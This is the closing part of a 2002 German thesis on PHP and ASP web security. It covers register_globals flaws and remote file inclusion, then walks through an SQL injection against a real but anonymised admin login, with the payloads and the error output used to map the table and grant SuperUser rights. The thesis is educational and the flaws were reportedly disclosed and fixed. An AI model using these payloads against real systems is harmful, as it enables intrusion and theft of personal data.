3.1.7. Fazit

Im Zusammenhang mit Computersicherheit kommt man oft mit zwei Philosophien in Berührung. Bisher wurde das Sicherheitskonzept **„Alles erlauben, was nicht ausdrücklich verboten ist.“** beschrieben, was zur Folge hat, dass man in einer Anhäufung von Regeln das Ziel verlieren kann. In Konkurrenz dazu existiert eine weitere grundsätzliche Auffassung:
„**Alles verbieten, was nicht ausdrücklich erlaubt ist.**“

Für das Beispiel mit dem Systembefehl könnte eine Liste mit erlaubten Dateinamen, denen eine eindeutige Nummer zugeordnet ist, eine Vereinfachung darstellen. Verpackte Dateien werden nur mit Hilfe ihrer Nummer heruntergeladen. Der anfängliche Mehraufwand rentiert sich schnell, denn mit Hilfe dieser Liste können nachträglich bestimmten Benutzern besondere Rechte zugewiesen werden.

3.2. Daten von außerhalb – globale Variablen

3.2.1. automatisch globale Variablen

Sehr einfach ist das Übermitteln von Werten an ein PHP Script. In der Standardeinstellung werden alle Werte, die über GET-, POST- oder Cookie- Methoden kommen, **automatisch** im Programmprozess eingefügt. Sie existieren als globale Variablen und können im gesamten Programm verwendet werden.
Allerdings können durch diese Technik auch ungewünschte Variablen entstehen. Trotz einer fiktiven Vertrauensgrenze werden sie ungewollt hereingeholt.

Beispiel: `"quelltext.php?datei=beispiel"`

Ohne Unstände kann man nun die Variable $datei mit dem Inhalt „beispiel“ im Programm benutzen.

Diese Technik kann ebenso zu gravierenden Sicherheitslücken führen:

```
if ($pass == "hallo") $auth = 1;
if ($auth == 1) echo "Dies ist ein geheimer Text!";
```

Die erste Zeile dieses Programms prüft, ob die Variable $pass den Wert `"hallo"` hat. Trifft dies zu, so wird die Variable $auth auf den Wert 1 gesetzt.
Die zweite Zeile vergleicht $auth mit dem Wert 1. Trifft auch dies zu, so wird der geheime Text ausgegeben.

Der Programmierer geht davon aus, dass $auth solange leer bleibt, bis ein Wert gesetzt wird. Doch folgender Aufruf der Seite würde den Passwortschutz sinnlos machen:

```
"passwort.php?pass=mir_egal&auth=1"
```

Egal, welchen Wert die Variable $pass bekommt, $auth wird schon zum Start des Programms auf 1 stehen. Der korrekte Code müsste demnach so aussehen:

```
$auth = 0;
if ($pass == "hallo") $auth = 1;
if ($auth == 1) echo "Dies ist ein geheimer Text!";
```

Man darf keiner Variable trauen, die man nicht explizit gesetzt hat. Bei vielen Variablen und viel Code ist dies gar kein einfaches Unterfangen.
Sicherer ist es, den Schalter „register_globals“ in der „php.ini“ zu schließen. Er unterbindet den automatischen Import, so dass man die benötigten Variablen nur noch aus den $HTTP_*_VARS (Tracking Variablen) erhalten kann.

Die Gefährlichkeit automatisch registrierter Variablen wurde auch von den PHP- Entwicklern erkannt. In der kommenden PHP Version (4.2.0) ist „register_globals“ standardmäßig ausgeschaltet und als Ersatz für die Tracking Variablen wurden neue superglobale Äquivalente eingebaut (ab PHP 4.1.0).

3.2.2. Datei Uploads

Wie im letzten Abschnitt beschrieben, wird von der Verwendung der veralteten, automatisch globalen Variablen dringend abgeraten. Allerdings basiert ein Großteil aller PHP Scripte weiterhin auf dieser Technik. Besonders gefährdet ist das Hochladen von Dateien auf den Webserver nach der „alten“ Methode. Diese existiert schon seit frühen Versionen von PHP 3 und wird leider noch oft benutzt.

Ein Upload-Formular zu erstellen ist sehr einfach. Dies ist der minimal benötigte HTML Quelltext:

```
<form action="upload.php" method="post" enctype="multipart/form-data">
<input type="file" name="test">
<input type="submit">
</form>
```

Der Browser stellt ein Feld zur Verfügung, in dem der Benutzer eine Datei auswählen kann. Ein Klick auf den „Senden“ Knopf schickt die Datei mit dem HTTP- Request ab, genauer im Entity-Body der POST- Methode.
PHP erkennt die eingepackte Datei und speichert sie im temporären Verzeichnis mit einem zufälligen Dateinamen ab. Im laufenden Programm setzt PHP nun vier globale Variablen, welche die hochgeladene Datei beschreiben:

$test	→ lokaler Dateiname	(z.B. „C:\WINNT\TEMP\php69.tmp")
$test_size	→ Dateigröße in Bytes	
$test_name	→ originale Dateiname	(z.B. „testdatei.txt“)
$test_type	→ Mime-Type der Datei	(z.B. „text/plain“)

Mit diesen Angaben kann man nun mit der empfangenen Datei weiterarbeiten. Ganz offensichtlich problematisch würde sich jedoch der folgende Aufruf gestalten:

```
upload.php?test=/etc/passwd&test_size=10240&test_type=text/
plain&test_name=hello.txt
```

Statt an einer hochgeladenen Datei, würde ein schlecht gebautes Script mit der Passwortdatei weiterarbeiten.

Bei Datei Uploads sollte man immer das HTTP_POST_FILES bzw. das superglobale $_FILES Array benutzen. Ist man allerdings durch eine PHP 3 Installation auf die automatisch globalen Variablen angewiesen, so kann man diese mit der Funktion „is_uploaded_file“ abchecken.

Das ultimative Ziel eines Angreifers ist bekanntlich, seinen eigenen Code ausführen zu können. Hier bieten File Uploads einen weiteren interessanten Aspekt. Folgende Abfrage würde ihn anfänglich daran hindern externe Dateien einzubinden:

```
if (file_exists($test)) include($test);
```

Die Funktion „file_exists“ checkt auf eine existierende lokale Datei und würde eine externe Datei nicht zulassen. Dieses Script ist nicht zum Empfangen von Dateien gedacht. Doch ein selbstgebautes Formular des Angreifers, welches eine Datei als Variable „test“ zum Server schickt, knackt es. PHP ist leider so freundlich, diese Datei auf der Festplatte zu speichern und die Variable $test auf den lokalen Dateinamen zu setzen. Die Prüfung mit „file_exists“ besteht $test und der Code wird ausgeführt.
Hier zeigt sich wiederum, dass eine ordnungsgemäße Validierung notwendig ist und „register_globals“ immer ausgeschaltet sein sollte.

IV. Sicherheitslücken am praktischen Beispiel

Um ein Haus vor Einbruch zu schützen, benutzt man Türen und sichert sie mit einem Schloss. Doch die besten Vorkehrungen können nicht schützen, wenn man vergisst, die Tür zu schließen. Ebenso nützt eine verschlossene Tür nichts, wenn das Schloss nur mit 2 kleinen Schrauben lose befestigt ist.
Auf zwei zufällig ausgewählten Seiten sind genau diese beiden Fehler aufgetreten, die mit dem Wissen aus dem vorangegangenem Kapitel vermeidbar wären.

Egal, wie interessant das „hacken" von Webseiten sein kann, an dieser Stelle muss auf das StGB § 202a (Ausspähung von Daten), § 303b (Computersabotage) und weitere hingewiesen werden: „... Wer Datenverarbeitungsanlagen oder Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit einer Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft. ..."
Analog dazu entspricht es nicht der „Hackerethik", das Web als Spielplatz für Vandalismus und selbstgefällige Auftritte zu missbrauchen. (http://www.ccc.de/hackerethics)

Aus Gründen des Datenschutzes wurden die entsprechenden Beispiele in Hinblick auf den Urheber unkenntlich gemacht. Die Verantwortlichen wurden auf die Sicherheitslöcher hingewiesen und haben diese anschließend behoben.

4.1. Beispiel 1 – „Never trust the web!"

Traue niemals dem Web! (Never trust the web!) Unter diesem Grundsatz wurden im Zuge der Recherchen einige Seiten oberflächlich auf ihre Sicherheit überprüft.

Auf einer Homepage hatte man die Navigation in folgender Form realisiert:
`"http://beispiel.de/index.php?content=tutorials"`
Für jede neue Seite existierte für die Variable „content" ein eigener Wert.

Gab man `"test"` als Wert für „content" ein, entstand eine Fehlermeldung:


```
Warning: Failed opening 'test.php' for inclusion
(include_path='.:/usr/local/lib/php') in
/home/beispielde/public_html/index.php on line 40
```

Diese Auskunft ist leicht zu deuten. Der PHP-Interpreter warnte hier, dass er die Datei „test.php" nicht gefunden hat und sie deshalb nicht einfügen bzw. nicht ausführen konnte. Die Variable $content wurde hier nicht auf ihre Gültigkeit geprüft. Der entsprechende Befehl der Zeile 40 lautete somit:

```
include($content .".php");
```

PHP bietet die Möglichkeit, Internetadressen wie Dateien zu behandeln. (Kapitel 3.1.2)
Unter Berücksichtigung dieser Eigenschaft bestand die Möglichkeit, durch eine externe Datei fremde Inhalte einzufügen:


```
<?php echo("<h1>Never trust the web!</h1>") ?>
```



Beliebige Befehle konnten somit auf dem Webserver ausgeführt werden, solange sie nicht über die Rechte des PHP-Interpreters hinausgingen. Eine Modifikation der externen Datei zeigt den exakten Inhalt des verwundbaren Scriptes an:

```
39  <? if(!$content) $content = "welcome";
40  include($content.".php");
41  ?>
```


Wie erwartet, wurde hier der elementare Fehler begangen, auf den unbedenklichen Inhalt einer Variablen zu vertrauen.



Zusätzlich war die Konfiguration des Webservers lückenhaft. Der PHP-Interpreter hatte das Recht, das Verzeichnis von „beispiel.de“ zu verlassen und ermöglichte es einem Eindringling, sich durch fast alle Verzeichnisse des Computers zu bewegen.
Diese Maschine war nicht wie ein üblicher Großrechner durch Verfahren wie suEXEC geschützt. Doch im Verzeichnis „/home“ und „/home2“ befanden sich insgesamt **1374** Verzeichnisse von Internetpräsenzen! Der Webserver gehörte einer ganzen Serverfarm an – mit der eigenen Nummer 73.


Damit PHP sich mit seiner Datenbank verbinden kann, müssen die Zugangsdaten zwangsweise in einem lesbaren Format abgespeichert werden. Informationen wie Kreditkartennummern, Adressen und E-Mailadressen sind dadurch einsehbar. Durch diese falsche Konfiguration des Webserver hätte ein Cracker komplette Kontrolle über diese 1374 Internetpräsenzen.

Leichtsinnigerweise hatte der Administrator dieselben Zugangsdaten für weitere Dienste genutzt, wie der FTP und SSH- Login, welcher jedem Kunden zustand!



Nicht nur, dass ein Standardbenutzer derart viele Rechte besaß, die ziemlich veraltete Suse Linux Installation hätte man definitiv mit einem Exploit knacken können, um endgültig administratorische Rechte (root) genießen zu können!!

4.2. Beispiel 2 – Zugang für jedermann



Wie im Kapitel 3.1.5 beschrieben, sind besonders ASP Seiten zusammen mit dem MS SQL Server durch SQL Injektionen gefährdet. Ein besonders sensibler Punkt sind passwortgeschützte Bereiche.

Ein einfacher Anführungsstrich in einem durch Zufall gefundenen Formular brachte folgende Fehlermeldung:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '''.
/admin/Login.asp, line 166
```

Diese Meldung zeigt an, dass die Möglichkeit von SQL Injektionen besteht. Für einen erfolgreichen Einbruch muss man zuerst die Struktur der Abfrage kennen. Hierzu kann man entsprechende Fehlermeldungen des SQL Servers wie folgt provozieren:

Die Eingabe von `' having 1=1 --` führte zu folgender Fehlermeldung:

```
Column 'User_Information.User_InformationID' is invalid in the select
list because it is not contained in an aggregate function and there is
no GROUP BY clause.
```

Es wurde die Tabelle „User_Information“ benutzt, um den Login zu verifizieren. Die erste Spalte dieser Tabelle hieß „User_InformationID“.

Die Eingabe von

```
' group by User_Information.User_InformationID having 1=1 --
```

ergab:

```
Column 'User_Information.User_ID' is invalid in the select list
because it is not contained in either an aggregate function or the
GROUP BY clause.
```

Die zweite Spalte hieß demnach „User_ID“.

Die Eingabe von

```
' group by User_Information.User_InformationID,
User_Information.User_ID having 1=1 –
```

ergab die nächste Spalte usw.

Dieses wurde mehrfach ausgeführt, bis die Meldung „Cannot group by a bit column.“ erschien.

Wichtig ist zusätzlich der Typ einer jeden Spalte. Hierzu kann man die Funktion „sum“ (Summieren) missbrauchen. Der SQL Server prüft zuerst, ob die entsprechende Felder überhaupt summierbar sind. Nur wenn dieses möglich ist, erhält man eine Fehlermeldung, wonach die Anzahl der Felder nicht stimmt.

```
' union select sum(User_InformationID) from User_Information --
```

führte zu

```
All queries in an SQL statement containing a UNION operator must have
an equal number of expressions in their target lists.
```

„User_InformationID“ muss somit ein numerischer Datentypen sein.


```
' union select sum(FullName) from User_Information --
```

führte zu

```
The sum or average aggregate operation cannot take a nvarchar data
type as an argument.
```

„FullName“ ist demnach eine Zeichenkette.

Mit diesen Angaben hätte ein Angreifer bereits Einträge in die Datenbanktabelle machen können. Um eventuelle Fehleingaben zu umgehen, wurde für dieses Beispiel ein zusätzlicher Weg gewählt.
Das System bot jedem Besucher die Möglichkeit an, einen eigenen Account zu erstellen:




Vaorg.dbo.User_Information	
User_InformationID	int
User_ID	nvarchar
Password	nvarchar
FullName	nvarchar
Last_Name	nvarchar
First_Name	nvarchar
Company	nvarchar
Address1	nvarchar
Address2	nvarchar
City	nvarchar
State	nvarchar
ZipCode	int
Email	nvarchar
Phone	nvarchar
Fax	nvarchar
SuperUser	bit
LastModified	smalldatetime
ModifierID	nvarchar
Active	bit
msrepl_synctran_ts	timestamp


Allerdings hatte dieser Account so gut wie keine Rechte, was wünschenswerter Weise geändert werden musste.
Die zuvor herausgefundene Spalte „SuperUser“ war besonders auffällig. Da es nur 2 Werte für einen binären Datentyp gibt, nämlich 0 für „falsch“ und 1 für „wahr“, musste dieses Query funktionieren:

```
' UPDATE User_Information SET SuperUser='1' WHERE User_ID='j0j02' --
```

Ein erneutes Einloggen zeigte den erwünschten Erfolg. Einem Benutzer mit SuperUser Rechten standen eine Vielzahl von Optionen offen, um das Erscheinungsbild der gesamten Webseite zu verändern.



normaler User



SuperUser

Unter „Modify User Account“ konnte man alle persönlichen Angaben einsehen. Felder, wie „First Name“, beeinflussten dabei keine kritische Funktion im System. In diese Felder hätte man alle Rückmeldungen von Datenbankabfragen lenken können.
Die anfängliche Abhängigkeit, über Fehlermeldungen Informationen zu gewinnen, war somit aufgehoben. Ohne „blind“ zu arbeiten stand die **gesamte** Datenbank jetzt unter fremder Kontrolle.

V. Schlusswort

Das Internet stellt heutzutage die Informationsquelle Nummer Eins dar, denn wissenschaftliche Daten, Korrespondenzen und Ereignisse können zeitgleich von jedem Winkel der Welt erfasst werden. Dieses wurde aber erst möglich, weil viele selbstlose Beiträge das Netz der Netze aufgebaut haben und bis heute pflegen. Die fast „kommunistische Idee“, gleiche Bildung und Wissen für jeden, konnte bis jetzt erfolgreich selbst Kommerzialisierungsversuchen widerstehen. Die Vielfältigkeit des Netzes ermöglicht es aber auch Geistesgestörten, sich in allen Fassetten ausleben zu können. Diesen Angriffen sind Einzelne nicht gewachsen. Selbst Großkonzerne mit „hochgezüchteten Monokulturen“ können dem nicht entgegenwirken. Erst die Gesamtheit der Idealisten, welche sich durch den Gedanken des Internets vereint fühlen, kann das Problem SICHERHEIT lösen.

Diese ist mein Beitrag.

VI. Nachtrag – Fehlereinschränkung beim IIS

Wer auf den IIS Webserver nicht verzichten kann, dem seien folgende Programme empfohlen.

SecureIIS
SecureIIS ist eine Kombination von IDS (Intrusion Detection System) und einer Firewall für den IIS. Es analysiert einkommende Daten nach bekannten und unbekannten (noch nicht öffentlich publizierten) Bedrohungen. Der Buffer Overflow des Code Red Wurms wurde zum Beispiel durch die CHAM (Common Hacking Attack Methods) Technologie abgeblockt.

Bezugsquelle: http://www.eeye.com/html/Products/SecureIIS/
Preis: $ 495,-

IIS Lockdown Tool
Das die Standardeinstellungen im IIS zu locker sind, hat auch Microsoft erkannt. Mit diesem Wizard-Programm kann man zentral alle nicht benötigten Features des IIS abschalten.

Bezugsquelle: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=33961
Preis: kostenlos

URLScan Security Tool
Das URLScan Tool ist ein ISAPI Filter, der auf einem Web Server die eingehenden HTTP-Requests nach einem Regelwerk analysiert und nur gültige Anfragen durchlässt.

Bezugsquelle: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=32571
Preis: kostenlos

Network Security Hotfix Checker Tool
Das Hfnetchk Tool ist ein auf die Kommandozeile basierendes Programm, um zentral Patches für Rechner im gesamten Netzwerk zu verwalten. Unterstützt werden diese Produkte: Windows Betriebsysteme, SQL Server, IIS, Internet Explorer und MSDE. Von Shavlik Technologies wurde dieses Programm für Microsoft entwickelt; eine GUI (grafische) Version gibt es kostenpflichtig bei Shavlik Technologies.

Bezugsquelle: http://support.microsoft.com/directory/article.asp?ID=Q303215
http://www.shavlik.com/security/prod_hf.asp
Preis: kostenlos / $ 899,-

Literaturverzeichnis und Quellen

Apache Software Foundation: About Apache; http://httpd.apache.org/about_apache.html

Chris Anley: Advanced SQL Injection In SQL Server Applications; http://www.nextgenss.com/papers/advanced_sql_injection.pdf

Christian Segor: Windows Security; in IX 3/2002; hrsg. von Christian Heise; Verlag Heinz Heise GmbH & Co KG, Hannover, 2002

Christoph Wille: Schritt-für-Schritt Debuggen von Sicherheitsproblemen; http://www.aspheute.com/artikel/20011119.htm

Das dclp-FAQ-Team: de.comp.lang.php FAQ; http://www.koehntopp.de/php/

Devid Espenschied: Netzwerk-Protokolle; in: PC Intern 2/2001; hrsg. von Dr. Achim Becker; Data Becker GmbH Co. KG, Düsseldorf, 2001

eEye Digital Security: SecureIIS; http://www.eeye.com/html/Products/SecureIIS/

Heise News-Ticker: Microsoft: Entwicklungspause für die Software-Sicherheit; http://www.heise.de/newsticker/data/wst-17.01.02-002/

Internet.com – ServerWatch: Web Servers; http://serverwatch.internet.com/webservers.html

Kevin Spett: SQL Injection - Are your web applications vulnerable?; http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

Michael Schilli: GoTo Perl 5; Addison Wesley Longman Verlag GmbH, Bonn, deutsche Übersetzung 1998

Microsoft: Download Center; http://www.microsoft.com/Downloads/Release.asp?ReleaseID=33961

Microsoft: Download Center; http://www.microsoft.com/Downloads/Release.asp?ReleaseID=32571

Microsoft: TechNet; http://support.microsoft.com/directory/article.asp?ID=Q303215

Netcraft: Netcraft Web Server Survey; http://www.netcraft.com/survey/

Philipp Friberg (HSR), Arno Cantieni (HSR), Compass Security: Sicherheitslöcher in Webservern; http://www.ita.hsr.ch/arbeiten/da_01/web_security/

Rolf D. Stoll, Gudrun A. Leierer: PHP 4 + MySQL - Internet intern; Data Becker GmbH Co. KG, Düsseldorf, 2. überarbeitete Ausgabe 2000

Shaun Clowes (SecureReality): A Study In Scarlet - Exploiting Common Vulnerabilities in PHP Applications; http://www.securereality.com.au/archives.html

Tobias Ratschiller, Till Gerken: Web Application Development with PHP 4.0; New Riders Publishing, United States of America, 2000

Torsten Horn: Dynamische Webseiten mit Datenbankanbindung; http://www.torsten-horn.de/techdocs/db-web.htm

Universität Stuttgart – RUS-CERT: Microsoft IIS 5 Security Checklist; http://cert.uni-stuttgart.de/ms-iis5.php

World Wide Web Consortium: About The WWW; http://www.w3.org/WWW/

Erklärung

Hiermit erkläre ich, dass ich die vorliegende Arbeit selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel verwendet habe.
Insbesondere versichere ich, dass ich alle wörtlichen und sinngemäßen Übernahmen aus anderen Werken als solche kenntlich gemacht habe.

7.4.2002

Johannes Hoppe

www.johanneshoppe.de
me@johanneshoppe.de